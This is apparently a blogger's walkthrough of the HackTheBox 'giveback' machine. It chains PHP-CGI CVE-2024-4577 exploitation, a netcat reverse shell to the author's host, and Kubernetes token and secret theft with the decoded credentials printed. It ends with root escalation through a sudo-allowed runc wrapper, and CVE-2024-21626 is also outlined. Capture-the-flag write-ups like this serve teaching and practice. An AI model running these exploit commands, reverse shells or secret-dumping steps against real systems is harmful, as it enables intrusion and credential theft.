I’ve setup ligolo-ng listener on my machine
1
2
3
4
$ sudo ip tuntap add user `whoami` mode tun ligolo
$ sudo ip link set ligolo up
$ sudo ip route add 10.43.0.0/16 dev ligolo
$ sudo ligolo-ng-proxy -selfcert
I uploaded ligolo linux agent to the machine and connected it back to my server
1
2
3
I have no name!@beta-vino-wp-wordpress-6776976bb-ckzfz:/tmp$ ./agent -connect 10.10.14.66:11601 -ignore-cert
WARN[0000] warning, certificate validation disabled
INFO[0000] Connection established                        addr="10.10.14.66:11601"
then activated the listening session back on my server
1
2
3
4
ligolo-ng » session
? Specify a session : 1 - Unknown@beta-vino-wp-wordpress-6776976bb-ckzfz - 10.129.242.171:47306 - 0ab1445d5523
[Agent : Unknown@beta-vino-wp-wordpress-6776976bb-ckzfz] » start
INFO[0250] Starting tunnel to Unknown@beta-vino-wp-wordpress-6776976bb-ckzfz (0ab1445d5523)
I was now able to connect to 10.43.2.241:5000 from my host machine and found that it’s hosting the webserver
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ nc 10.43.2.241 5000
de
HTTP/1.1 400 Bad Request
Server: nginx/1.24.0
Date: Sat, 21 Feb 2026 12:59:45 GMT
Content-Type: text/html
Content-Length: 157
Connection: close

<html>
<head><title>400 Bad Request</title></head>
<body>
<center><h1>400 Bad Request</h1></center>
<hr><center>nginx/1.24.0</center>
</body>
</html>
Exploiting the legacy host
I visited the page on my browser and got a php page screaming that it’s vulnerable 
most linked were either disabled or require a VPN access, except for the cgi-bin/php-cgi which was giving a 200 response
1
2
$ curl http://10.43.2.241:5000/cgi-bin/php-cgi
OK
there was also a dev note saying that
This CMS was originally deployed on Windows IIS using
php-cgi.exe. During migration to Linux, the Windows-style CGI handling was retained to ensure legacy scripts continued to function without modification.
a quick google found that an exposed cgi handle can be vulnerable to CVE-2024-4577 under the php versions, I wasn’t able to identify the php version running on the website (wappalyzer just says php) so I just sprayed and prayed and it worked
I used this PoC to exploit it, even tho I had to edit it a bit first cause the github readme was a bit confusing
at first I ran it like they specify in the readme but it didn’t work
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
$ python watchTowr-vs-php_cve-2024-4577.py -t http://10.43.2.241:5000/cgi-bin/php-cgi -c "<?php system('id');?>"
			 __         ___  ___________
	 __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
	 \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
	  \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
	   \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
				  \/          \/     \/

        watchTowr-vs-php_cve-2024-4577.py
        (*) PHP CGI Argument Injection (CVE-2024-4577) discovered by Orange Tsai (@orange_8361) of DEVCORE (@d3vc0r3)
          - Aliz Hammond, watchTowr (aliz@watchTowr.com)
          - Sina Kheirkhah (@SinSinology), watchTowr (sina@watchTowr.com)
        CVEs: [CVE-2024-4577]
(^_^) prepare for the Pwnage (^_^)

(!) Exploit may have failed
I wasted some time thinking that this doesn’t work, till I looked closely at the source and I found that the script take the command and prepends it into a php code as a bash command so trying to inject php code was useless, all it needed is a bash command
1
2
3
4
5
res = s.post(f"{args.target.rstrip('/')}?%ADd+allow_url_include%3d1+-d+auto_prepend_file%3dphp://input", data=f"{args.code};echo 1337; die;" )
if('1337' in res.text ):
    print('(+) Exploit was successful')
else:
    print('(!) Exploit may have failed')
i then tried id and it worked, from there I got a reverse shell in the container, I’m not sure why the readme was misleading, probably to thwart script kiddies i guess
I also edited the exploit to print(res.text) so I could see the command’s output, and I found that I was getting code exec as root in the other container
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
$ python watchTowr-vs-php_cve-2024-4577.py -t http://10.43.2.241:5000/cgi-bin/php-cgi -c id
			 __         ___  ___________
	 __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
	 \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
	  \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
	   \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
				  \/          \/     \/

        watchTowr-vs-php_cve-2024-4577.py
        (*) PHP CGI Argument Injection (CVE-2024-4577) discovered by Orange Tsai (@orange_8361) of DEVCORE (@d3vc0r3)
          - Aliz Hammond, watchTowr (aliz@watchTowr.com)
          - Sina Kheirkhah (@SinSinology), watchTowr (sina@watchTowr.com)
        CVEs: [CVE-2024-4577]
(^_^) prepare for the Pwnage (^_^)

[START]uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
1337
[END]
(+) Exploit was successful
for the rev shell command I had to try a few one liners till I found a one that worked
1
2
3
4
5
6
7
8
9
10
11
12
13
14
$ python watchTowr-vs-php_cve-2024-4577.py -t http://10.43.2.241:5000/cgi-bin/php-cgi -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.66 6969 >/tmp/f'
			 __         ___  ___________
	 __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
	 \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
	  \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
	   \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
				  \/          \/     \/

        watchTowr-vs-php_cve-2024-4577.py
        (*) PHP CGI Argument Injection (CVE-2024-4577) discovered by Orange Tsai (@orange_8361) of DEVCORE (@d3vc0r3)
          - Aliz Hammond, watchTowr (aliz@watchTowr.com)
          - Sina Kheirkhah (@SinSinology), watchTowr (sina@watchTowr.com)
        CVEs: [CVE-2024-4577]
(^_^) prepare for the Pwnage (^_^)
and I got a shell as root
1
2
3
$ penelope.py -p 6969
...
/var/www/html/cgi-bin #
this pod has the kubernetes secrets
1
2
/var/www/html/cgi-bin # ls /var/run/secrets/kubernetes.io/serviceaccount/
ca.crt     namespace  token
I downloaded the 3 files to my machine for convenience and used them to query the kubernetes API from there
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
$ ls
ca.crt  namespace  token
$ CA_CERT=ca.crt
$ TOKEN=$(cat token)
$ NAMESPACE=$(cat namespace)
$ API_HOST=10.43.0.1
$ curl --cacert $CA_CERT -H "Authorization: Bearer $TOKEN" "https://$API_HOST/api"
{
  "kind": "APIVersions",
  "versions": [
    "v1"
  ],
  "serverAddressByClientCIDRs": [
    {
      "clientCIDR": "0.0.0.0/0",
      "serverAddress": "10.129.242.171:6443"
    }
  ]
next I went to get the kubernetes secrets
1
$ curl --cacert $CA_CERT -H "Authorization: Bearer $TOKEN" https://$API_HOST/api/v1/namespaces/default/secrets
I received a huge blob with with a few credentials, this is the highlight of what I got
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
    {
      "metadata": {
        "name": "user-secret-babywyrm",
        "namespace": "default",
        "uid": "5a876461-e9df-437e-9c91-bf4d778b263a",
        "resourceVersion": "2857705",
        "creationTimestamp": "2026-02-21T11:26:33Z",
        "ownerReferences": [
          {
            "apiVersion": "bitnami.com/v1alpha1",
            "kind": "SealedSecret",
            "name": "user-secret-babywyrm",
            "uid": "014278f1-18f8-4aba-9323-cdc4f8f61a3c",
            "controller": true
          }
        ],
        "managedFields": [
          {
            "manager": "controller",
            "operation": "Update",
            "apiVersion": "v1",
            "time": "2026-02-21T11:26:33Z",
            "fieldsType": "FieldsV1",
            "fieldsV1": {
              "f:data": {
                ".": {},
                "f:MASTERPASS": {}
              },
              "f:metadata": {
                "f:ownerReferences": {
                  ".": {},
                  "k:{\"uid\":\"014278f1-18f8-4aba-9323-cdc4f8f61a3c\"}": {}
                }
              },
              "f:type": {}
            }
          }
        ]
      },
      "data": {
        "MASTERPASS": "VU1QaGhqTXBuakZLTGFLYzdlQjZEZnpjTUV2VVFqOA=="
      },
      "type": "Opaque"
    }
I decoded the masterpass
1
2
$ echo VU1QaGhqTXBuakZLTGFLYzdlQjZEZnpjTUV2VVFqOA== | base64 -d
UMPhhjMpnjFKLaKc7eB6DfzcMEvUQj8
and tried the credentials with ssh login for the user babywyrm
1
2
3
$ nxc ssh giveback.htb -u babywyrm -p UMPhhjMpnjFKLaKc7eB6DfzcMEvUQj8
SSH         10.129.242.171  22     giveback.htb     [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.13
SSH         10.129.242.171  22     giveback.htb     [+] babywyrm:UMPhhjMpnjFKLaKc7eB6DfzcMEvUQj8  Linux - Shell access!
then I just logged in via ssh and got the flag
1
2
3
4
5
6
$ ssh babywyrm@giveback.htb
babywyrm@giveback.htb''s password:
babywyrm@giveback:~$ ls
user.txt
babywyrm@giveback:~$ cat user.txt
5f****************************b6
root.txt
first method: bypassing the mount blacklist
once I got inside the box , I found that my user can execute /opt/debug with sudo
1
2
3
4
5
6
7
Matching Defaults entries for babywyrm on localhost:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty,
    timestamp_timeout=0, timestamp_timeout=20

User babywyrm may run the following commands on localhost:
    (ALL) NOPASSWD: !ALL
    (ALL) /opt/debug
the executable was unreadable so no way to reverse it or even see what it was
1
2
3
4
$ babywyrm@giveback:~$ file /opt/debug
-bash: file: command not found
babywyrm@giveback:~$ strings /opt/debug
strings: /opt/debug: Permission denied
once executed it asks for the “the administrative password”, I tried the useless passwords I found before and mariadb-password worked
1
2
3
4
5
6
7
babywyrm@giveback:~$ sudo /opt/debug
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
Error: No command specified. Use '/opt/debug --help' for usage information.
--help says that it’s a Restricted runc Debug Wrapper as well as showing the options I can use
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
babywyrm@giveback:~$ sudo /opt/debug --help
[sudo] password for babywyrm:
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: --help
Restricted runc Debug Wrapper

Usage:
  /opt/debug [flags] spec
  /opt/debug [flags] run <id>
  /opt/debug version | --version | -v

Flags:
  --log <file>
  --root <path>
  --debug
--version gives the exact version that is running
1
2
3
4
5
6
7
8
9
10
11
12
13
babywyrm@giveback:~$ sudo /opt/debug --version
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: --version
runc version 1.1.11
commit: v1.1.11-0-g4bccb38c
spec: 1.0.2-dev
go: go1.20.12
libseccomp: 2.5.4
babywyrm@giveback:~$
when I looked up runc, I found that it’s a a lightweight, low-level command-line tool for spawning and running containers on Linux
upon executing the sub-command spec the program creates a config file in the current directory
1
2
babywyrm@giveback:~$ ls
config.json  user.txt
it looks like a typical configuration for a new container, with the mountpoints and all
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
"mounts": [
    {
      "destination": "/proc",
      "type": "proc",
      "source": "proc"
    },
    {
      "destination": "/dev",
      "type": "tmpfs",
      "source": "tmpfs",
      "options": [
        "nosuid",
        "strictatime",
        "mode=755",
        "size=65536k"
      ]
    },
    {
      "destination": "/dev/pts",
      "type": "devpts",
      "source": "devpts",
      "options": [
        "nosuid",
        "noexec",
        "newinstance",
        "ptmxmode=0666",
        "mode=0620",
        "gid=5"
      ]
    },
    ...
my first idea was to simply to try to mount /root so I added the following entry in the mounts section
1
2
3
4
    {
      "destination": "/mnt",
      "source": "/root"
    }
and tried to create a container, but I got the error that a direct /root mount is detected
1
2
3
4
5
6
7
8
babywyrm@giveback:~$ sudo /opt/debug run test
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: run
Error: Direct /root mount detected - not permitted
trying to mount / fails with Error: Host root filesystem mount detected - not permitted as well
after trying a different things I found out that I can just just run a single process that chroots to / and execute whatever I want from there with the following minimal config file
1
2
3
4
5
6
7
8
9
10
11
{
    "ociVersion": "1.0.0",
    "process": {
        "terminal": false,
        "user": {"uid": 0, "gid": 0},
        "args": ["/bin/bash", "-i"],
        "env": ["PATH=/bin:/usr/bin"],
        "cwd": "/"
    },
    "root": {"path": "/", "readonly": false}
}
I then used the run command again and got the root flag
1
2
3
4
5
6
7
8
9
10
11
12
13
babywyrm@giveback:~/t$ sudo /opt/debug run test
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: run
[*] Starting container: test
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@giveback:/# cat /root/root.txt
cat /root/root.txt
root@giveback:/# a0****************************80
second method: CVE-2024-21626
TL;DR: this version of runc is vulnerable to CVE-2024-21626 where a file descriptor gets leaked into /proc/self/fd/7 when creating the container, it can be used to escape the container by chrooting to /proc/self/fd/7/../../../ which would resolve to / in the host container, from there you can do whatever u want
I did a lot of debugging here, in fact i spent 4 days trying to get it to work, watching ippsec’s video tho I figured that all I was missing was using the --log option to make the leak consistent, without that option a lot of wacky shit happened which sent me to the deepest rabbit holes, however I hate this box by now and I don’t have any energy left to be spent in this writeup
box review
tbh this was a cool box, this is my first time doing kubernetes exploitation so I learned a lot, it also led me to find this great resource thanks to ippsec vids
however, the user flag path was obnoxiously long compared to the root part, the root is straightup guessy, an unreadable file that you can’t reverse or tackle in any way, with extremely bypassable checks, unreadable likely to push u towards the CVE path, just to end up with 3 different ways to root, one is extremely easy and the other is extremely unstable
rev shells were a bit wacky too, a bunch of useless passwords, and having to write a password everytime you sudo /opt/debug is just something else, if the file was readable it would have been easily debugged with pwntools on my machine
not to put all of is on the box tho, a part of my annoyance with the machine is definitely duo to a skill issue on my side